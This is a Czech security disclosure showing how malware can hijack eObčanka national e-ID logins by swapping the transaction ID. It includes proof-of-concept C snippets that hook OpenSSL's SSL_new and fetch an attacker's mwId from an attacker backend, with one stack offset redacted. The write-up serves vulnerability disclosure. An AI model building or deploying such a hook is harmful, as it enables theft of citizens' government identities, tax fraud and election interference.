Problém zmatené eObčanky

Aneb jak (hromadně) odcizit bezpečné eIdentity českých občanů

Úvod

eObčanka je občanský průkaz s kontaktním elektronickým čipem, který umožňuje bezpečné prokazování totožnosti online. Díky této garantované elektronické identitě je možné občanům bezpečně zpřístupnit online služby jako například podání vůči České správě sociálního zabezpečení (ePodání), vyzvednutí eReceptu, přístup k datovým schránkám, výpis z živnostenského rejstříku, katastru nemovitostí a další. V případě, že se systém osvědčí, je možné předpokládat, že se bude jeho využití dále rozšiřovat, např. pro elektronické volby, podání daňového přiznání atd. Jelikož úspěšné zfalšování této elektronické identity by mělo dalekosáhlé následky jak pro jednotlivce tak i společnost je nezbytné zajistit její adekvátní zabezpečení proti odcizení.

eObčanka identifikace je implementace proprietárního PKI systému, který je plně spravován státem. Identifikační privátní klíč(e) jsou distribuovány na nově vydávaných elektronických občanských průkazech (druhé generace), nelze je z eObčanky jednoduše stáhnout a použití privátního klíče k identifikaci je chráněno kódem PIN známým pouze majiteli eObčanky (takzvaný Identifikační osobní kód - IOK). Na první pohled je tento bezpečnostní návrh adekvátní svému účelu.

Proces identifikace má ovšem jednu kritickou slabinu, která umožňuje jej zmást. Vzdálený útočník je v tomto případě schopen plně odcizit elektronickou identitu občana (přihlášení), která byla úspěšně ověřena pomocí eObčanky aniž by měl občan možnost zpozorovat jakýkoliv problém. Předpokladem k úspěšnému útoku je pouze virová nákaza počítače, ze kterého se občan snaží přihlásit (či pokus o přihlášení z útočníkem upraveného počítače). Občan ani (současná implementace) backendu NIA v tomto případě nedetekuje či není schopen detekovat odcizení identity útočníkem.

Vzhledem k ICT vzdělání průměrné populace není z našeho pohledu vhodné bezpečnost systému eIdentity postavit na předpokladu, že se občané nebudou pokoušet přihlásit z nedůvěryhodného zařízení (nakaženého nebo upraveného). Systém přihlašování pomocí eObčanek je tedy v současnosti vystaven riziku potenciální virové kampaně, která bude cílit na hromadné krádeže identit osob využívajících eObčanky. Motivace pro spuštění takovéto kampaně budou růst přímo úměrně s rozšířením systému eObčanek. Ideálním příkladem motivace ke spuštění takovéto virové kampaně může být například pokus cizí moci ovlivnit budoucí české volby probíhající elektronicky či kyberzločinci elektronicky podávající podvržená daňová přiznání či ePodání ČSSZ s cílem odcizit daňové vratky.

V následujících částech popisujeme nejdříve standardní proces přihlášení eObčankou v detailu, který je nezbytný pro pochopení útoku. Dále samotnou podstatu útoku na odcizení eIdentit. Následně předložíme popis PoC implementace našeho útoku, která ukazuje, že útok je nejen reálný, ale zároveň poměrně jednoduchý na implementaci. V další sekci poté popíšeme proč je tento útok těžké odhalit na straně občana a také se zaměříme na to, proč není detekován na straně backendu Národní identitní autority.

Standardní proces přihlášení eObčankou

Tato sekce popisuje standardní proces přihlášení eObčankou vůči ePortálu ČSSZ (je důležité zmínit, že ePortál ČSSZ je zmiňován pouze pro ilustraci – přihlášení funguje obdobně pro eRecepty, katastr a další služby). Proces je výrazně zjednodušen, ale obsahuje veškeré informace nezbytné pro následující popis slabiny v procesu přihlašování. Pro úspěšné přihlášení k ePortálu ČSSZ pomocí eObčanky vykoná občan následující kroky:

1. Občan přijde na stránky ePortálu ČSSZ: https://eportal.cssz.cz a zvolí přihlášení pomocí Národní identitní autority (NIA)
2. Občan je přesměrován na stránky NIA (frontend) https://eop.eidentita.cz a zvolí identifikaci pomocí eObčanky

3. NIA frontend započne identifikaci zašle zpět ID transakce (mwId) ve formátu **czeeopauth://mwid=XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX**, kde X reprezentují unikátní ID transakce
4. Prohlížeč na občanově počítači spustí aplikaci eObčanka Identifikace s ID transakce z kroku 3
5. Program eObčanka Identifikace bezpečně identifikuje občana vůči backendu NIA (https://mweop.eidentita.cz). Občan během tohoto procesu zadá IOK kód. Při úspěšném dokončení je identita občana svázaná s daným ID transakce (mwId)
6. Jelikož jednotlivé komponenty – NIA backend, NIA frontend a ePortál ČSSZ – spolu komunikují, zná v tuto chvíli ePortál ČSSZ eIdentitu občana, která byla bezpečně ověřena pomocí eObčanky a znalosti IOK a občan je tudíž úspěšně přihlášen (tento bod je velmi zjednodušen).



Diagram 1 Schéma standardního procesu přihlášení eObčankou

Problém zmatené eObčanky

Řetěz je bohužel pouze tak silný jako jeho nejslabší článek. V případě standardního přihlášení pomocí eObčanky se jedná o krok 4 při kterém občanův počítač spouští program eObčanka Identifikace a předává mu data, které byli doručeny z NIA frontendu. PC průměrného občana může být nakažené virem, který při spuštění programu eObčanka Identifikace zajistí následující sled událostí:

1. Občan přijde na stránky ePortálu ČSSZ: https://eportal.cssz.cz a zvolí přihlášení pomocí Národní identitní autority (NIA)
2. Občan je přesměrován na stránky NIA (frontend) https://eop.eidentita.cz a zvolí identifikaci pomocí eObčanky
3. NIA frontend započne identifikaci zašle zpět ID transakce (mwId) ve formátu **czeeopauth://mwid=XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX**, kde X reprezentují unikátní ID transakce

4. Prohlížeč na občanově počítači spustí aplikaci eObčanka Identifikace s ID transakce z kroku 3. Aplikace eObčanka Identifikace je v tomto případě nakažena jednoduchým virem popsaným v následující kapitole.
5. Virová nákaza v okamžiku spuštění aplikace kontaktuje backend útočníka s informací, že se občan pokouší přihlásit.
6. Backend útočníka si automaticky vyžádá vlastní ID přihlašovací transkace (mwId), ve formátu **czeeopauth://mwid=YYYYYYYY-YYYY-YYYY-YYYY-YYYYYYYYYYYY**, kde Y reprezentují unikátní ID transakce, které je odlišné od ID transakce občana.
7. ID transakce občana **czeeopauth://mwid=XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX** je virem nahrazeno v paměti procesu eObčanka Identifikace za ID transakce útočníka **czeeopauth://mwid=YYYYYYYY-YYYY-YYYY-YYYY-YYYYYYYYYYYY**.
8. Program eObčanka Identifikace bezpečně identifikuje občana vůči backendu NIA (https://mweop.eidentita.cz) **ovšem za pomoci ID transakce útočníka**. Nic netušící občan během tohoto procesu zadá IOK kód. **Při úspěšném dokončení je identita občana svázaná s daným ID transakce (mwId) útočníka (namísto původního ID transakce občana)!**
9. Útočník v tuto chvíli úspěšně odcizil a plně ovládá elektronickou identitu občana na NIA. Je tudíž schopen přistupovat a konat na všech systémech napojeným na NIA (včetně ePodání ČSSZ) jménem občana.
10. Časový limit pro přihlášení občana vyprší. Občan není schopen nijak rozpoznat, že nevědomky přihlásil útočníka.



Diagram 2 Schéma útoku na proces přihlášení eObčankou

Praktická implementace zmatení eObčanky

Implementace tohoto útoku se může zdát složitá, je ovšem až překvapivě triviální. Předpokládejme, že počítač občana byl nakažen virem, který modifikoval knihovnu openssl, kterou program eObčanka Identifikace využívá.

Knihovnu lze upravit tak, že při inicializaci SSL knihovny (voláním funkce SSL_new) knihovna vykoná kroky 5-7 popsané v předchozí sekci. Jelikož se jedná o inicializaci SSL tyto kroky proběhnou ještě předtím než se program eObčanka Identifikace pokusí poprvé komunikovat s NIA backendem pro eObčanky.

```
SSL *SSL_new(SSL_CTX *ctx)
{
    SSL *s;

    if(!IS_INITIALIZED){
        spoof_MWID(&s);
        IS_INITIALIZED = 1;
    }

    if (ctx == NULL) {
        SSLerr(SSL_F_SSL_NEW, SSL_R_NULL_SSL_CTX);
        return (NULL);
    }
```

Figure 3 Volání funkce útočníka spoof_MWID v rámci SSL_new

Samotné kroky 5-7 jsou vykonané v rámci funkce spoof_MWID naprogramované útočníkem takto:

```
void spoof_MWID(void* anchor)
{
  char **argv = anchor + [redacted];

  char *newMWID=get_mwid();          //Simple HTTP GET to attacker backend
  if(argv[1][0] == 'c'){             //app started with argv[1] mwid=MWID
  for(int i = 0; i<41; i++)
    argv[1][i+13] = newMWID[i];
  } else if(argv[1][0] == 'm'){
  for(int i = 0; i<41; i++)          //app started with argv[1] czeeopauth://mwid=MWID
    argv[1][i] = newMWID[i];
  }
  free(newMWID);
}
```

Figure 4 Funkce spoof_MWID

Útok tedy jednoduše dopočítá pozici pole *argv* (argumenty se kterými byl program spuštěn) na zásobníku programu (tato je přes různá spuštění programu neměnná) a změní je za mwId útočníka.

Tento útok byl úspěšně odzkoušen na verzi programu eObčanka Identifikace pro Linux. Všechno však nasvědčuje tomu, že jej lze upravit i pro další verze OS včetně Windows a Mac.

Proč je tato zranitelnost potenciálně velmi nebezpečná

V případě úspěšného útoku nedává program eObčanka Identifikace ani frontend Národní identitní autority občanovi nejmenší šanci rozpoznat, že se něco stalo. Jediným indikátorem úspěšného útoku je to, že přihlašovací pokus občana vyprší s chybovou hláškou. Lze však předpokládat, že toto nepřijde nikomu podezřelé. Právě naopak, občan se velmi pravděpodobně automaticky pokusí o další přihlašovací pokus.

Backend NIA může útok alespoň částečně detekovat a útoku potenciálně zabránit ovšem nečiní tak. Při nejprimitivnější implementaci útoku (popsaném v předchozí kapitole) přichází na NIA inicializace přihlášení ze serveru útočníka (a také z IP adresy útočníka) viz krok 6, ale samotné přihlášení programem eObčanka Identifikace poté pokračuje z počítače občana (a také z IP adresy občana) viz krok 8. Předpokládali bychom tedy alespoň detekci této anomálie na úrovni NIA backendu a zabránění takovému pokusu o přihlášení. Tuto ochranu je sice možné opět pomocí viru obejít – implementace na straně útočníka by však již byla výrazně složitější.

Největší riziko nespatřujeme v cíleném útoku na eIdentitu určitého občana, ale naopak v tom, že někdo implementuje virovou kampaň, která bude cílit na hromadné krádeže identit osob využívajících eObčanky. Motivace pro spuštění takovéto kampaně budou růst přímo úměrně s rozšířením systému eObčanek. V současnosti, kdy je možné objednat kampaně rozšiřující požadovaný malware na Internetu, jsme jenom krok od toho, aby finančně či jinak motivovaný útočník obdobný kybernetický útok realizoval.

Ideálním příkladem motivace ke spuštění takovéto virové kampaně může být například pokus cizí moci ovlivnit budoucí české volby probíhající elektronicky či kyberzločinci elektronicky podávající podvržená daňová přiznání či ePodání ČSSZ s cílem odcizit daňové vratky.